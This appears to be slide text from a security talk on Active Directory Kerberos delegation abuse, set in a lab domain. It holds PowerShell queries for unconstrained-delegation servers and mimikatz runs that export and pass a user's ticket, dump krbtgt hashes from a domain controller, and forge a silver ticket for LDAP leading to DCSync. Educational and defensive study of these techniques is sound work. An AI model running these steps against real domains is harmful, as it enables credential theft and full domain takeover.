
```
InheritedObjectType : All
ObjectDN            : DC=lab,DC=adsecurity,DC=org
ObjectType          : DS-Replication-Get-Changes
IdentityReference   : ADSECLAB\SyncAccount
IsInherited         : False
ActiveDirectoryRights : ExtendedRight
PropagationFlags     : None
ObjectFlags         : ObjectAceTypePresent
InheritanceFlags    : ContainerInherit
InheritanceType      : All
AccessControlType    : Allow
ObjectSID           : S-1-5-21-2710041276-1670258761-1848128390
IdentitySID         : S-1-5-21-2710041276-1670258761-1848128390-1626
```

Kerberos Delegation

~~Kerberos Delegation~~ Impersonate Anyone



Kerberos “Double Hop” Issue



Discover Servers Configured with Unconstrained Delegation

```
PS C:\Windows\system32> Import-Module ActiveDirectory
Get-ADComputer -Filter {(TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Properties
TrustedForDelegation,TrustedToAuthForDelegation,servicePrincipalName,Description

Description                :
DistinguishedName          : CN=ADSDB01,OU=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org
DNSHostName                 : ADSDB01.lab.adsecurity.org
Enabled                    : True
Name                       : ADSDB01
ObjectClass                 : computer
ObjectGUID                 : 6bd00906-eb69-4415-9f69-f6694602bbb1
SamAccountName              : ADSDB01$
servicePrincipalName       : {WSMAN/ADSDB01.lab.adsecurity.org, WSMAN/ADSDB01, TERMSRV/ADSDB01,
                             TERMSRV/ADSDB01.lab.adsecurity.org...}
SID                        : S-1-5-21-1583770191-140008446-3268284411-2102
TrustedForDelegation       : True
TrustedToAuthForDelegation : False
UserPrincipalName          :
```

Kerberos Unconstrained Delegation

ADSD801 Properties [?] [X]

General | Operating System | Member Of | **Delegation** | Location | Managed By | Dial-in

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

☐ Do not trust this computer for delegation

☒ Trust this computer for delegation to any service (Kerberos only)

☐ Trust this computer for delegation to specified services only

☒ Use Kerberos only

☐ Use any authentication protocol

Services to which this account can present delegated credentials:


Service Type	User or Computer	Port	Service Name
--------------	------------------	------	--------------

☐ Expanded

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

Add... Remove

Kerberos Unconstrained Delegation



Kerberos Unconstrained Delegation

```
mimikatz(commandline) # sekurlsa::tickets /export
Authentication Id : 0 : 167402 (000000000:00028dea)
Session           : Network from 0
User Name         : LukeSkywalker
Domain           : ADSECLAB
Logon Server      : (null)
Logon Time        : 6/26/2015 10:27:22 PM
SID               : S-1-5-21-1583770191-140008446-3268284411-1109

* Username : LukeSkywalker
* Domain   : LAB.ADSECURITY.ORG
* Password : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 6/26/2015 10:27:22 PM : 6/27/2015 8:27:22 AM : 7/3/2015 10:27:22 PM
Service Name (02) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Target Name  (--) : @ LAB.ADSECURITY.ORG
Client Name  (01) : LukeSkywalker ; @ LAB.ADSECURITY.ORG
Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
Session Key    : 0x00000012 - aes256_hmac
                fe4dc9d3b939242d8d68d08d3088e74f0616bc4b138b8b04e9817ad7f1d51575
Ticket        : 0x00000012 - aes256_hmac ; kvno = 2 [...]
* Saved to file [0;28dea1-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi !
```

Kerberos Unconstrained Delegation

```
mimikatz(commandline) # kerberos::ptt [0;28deal-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi
0 - File '[0;28deal-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi' : OK

mimikatz(commandline) # exit
Bye!
PS C:\temp\m> klist

Current LogonId is 0:0x2b3d7

Cached Tickets: (1)

#0> Client: LukeSkywalker @ LAB.ADSECURITY.ORG
Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
Kerbticket Encryption type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 6/26/2015 22:27:22 (local)
End Time: 6/27/2015 8:27:22 (local)
Renew Time: 7/3/2015 22:27:22 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

Exploiting Kerberos Delegation

```
PS C:\temp\m> Enter-PSSession -ComputerName ADSDC02.lab.adsecurity.org
[adsdc02.lab.adsecurity.org]: PS C:\Users\LukeSkywalker\Documents> c:\temp\mimikatz\Mimikatz "privilege::debug" "sekurlsa::krbtgt" exit

.#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'    http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 15 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt: 6 credentials
* rc4_hmac_nt      : 1a33736fd25ad06dd9c61310173bc326
* rc4_hmac_old     : 1a33736fd25ad06dd9c61310173bc326
* rc4_md4          : 1a33736fd25ad06dd9c61310173bc326
* aes256_hmac      : 20d7c5cef8eafb478e79e86ecb6ba1cac2819b2ed432fffb32141c5f7104e69e
* aes128_hmac      : 2433f1c6d10a2d466294ff983a625956
* des_cbc_md5      : f1f82968baa1f137
```

Constrained Delegation

- Impersonate authenticated user to allowed services.
- If Attacker owns Service Account = impersonate user to specific service on server.

TestDelegation Properties

Location Managed By Object Security Dial-in Attribute Editor
General Operating System Member Of Delegation Password Replication

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

☐ Do not trust this computer for delegation

☐ Trust this computer for delegation to any service (Kerberos only)

☒ Trust this computer for delegation to specified services only

☒ Use Kerberos only

☐ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service Name
MSSQL	adssql101.lab.adsec...		


< >

☐ Expanded

Add... Remove


KCD Protocol Transition

- Less secure than “Use Kerberos only”.
- Enables impersonation without prior AD authentication (NTLM/Kerberos).




Control Delegation... Control AD

Domain Controllers Policy



Full Control on Servers OU



DC Silver Ticket for 'LDAP' Service - > DCSync

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /domain:RD.ADSECURITY.ORG /sid:S-1-5-21-2578996962-4185879466-3696909401 /target:rdlabdc02.rd.adsecurity.org /rc4:595d436f11270dc4df953f217fcfbdd2 /service:LDAP /
User       : LukeSkywalker
Domain     : RD.ADSECURITY.ORG
SID        : S-1-5-21-2578996962-4185879466-3696909401
User Id    : 500
Groups Id  : *512 512 520 518 510
ServiceKey : 595d436f11270dc4df953f217fcfbdd2 - rc4_hmac_nt
Service    : LDAP
Target     : rdlabdc02.rd.adsecurity.org
Lifetime   : 9/15/2015 11:23:19 AM ; 9/16/2025 11:23:19 AM ; 9/16/2025 11:23:19 AM
-> Ticket  : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'LukeSkywalker @ RD.ADSECURITY.ORG' successfully submitted for current session
```



KCD Protocol Transition To DCSYNC

SyncAccount Properties

Published Certificates | Member Of | Password Replication | Dial-in | Object

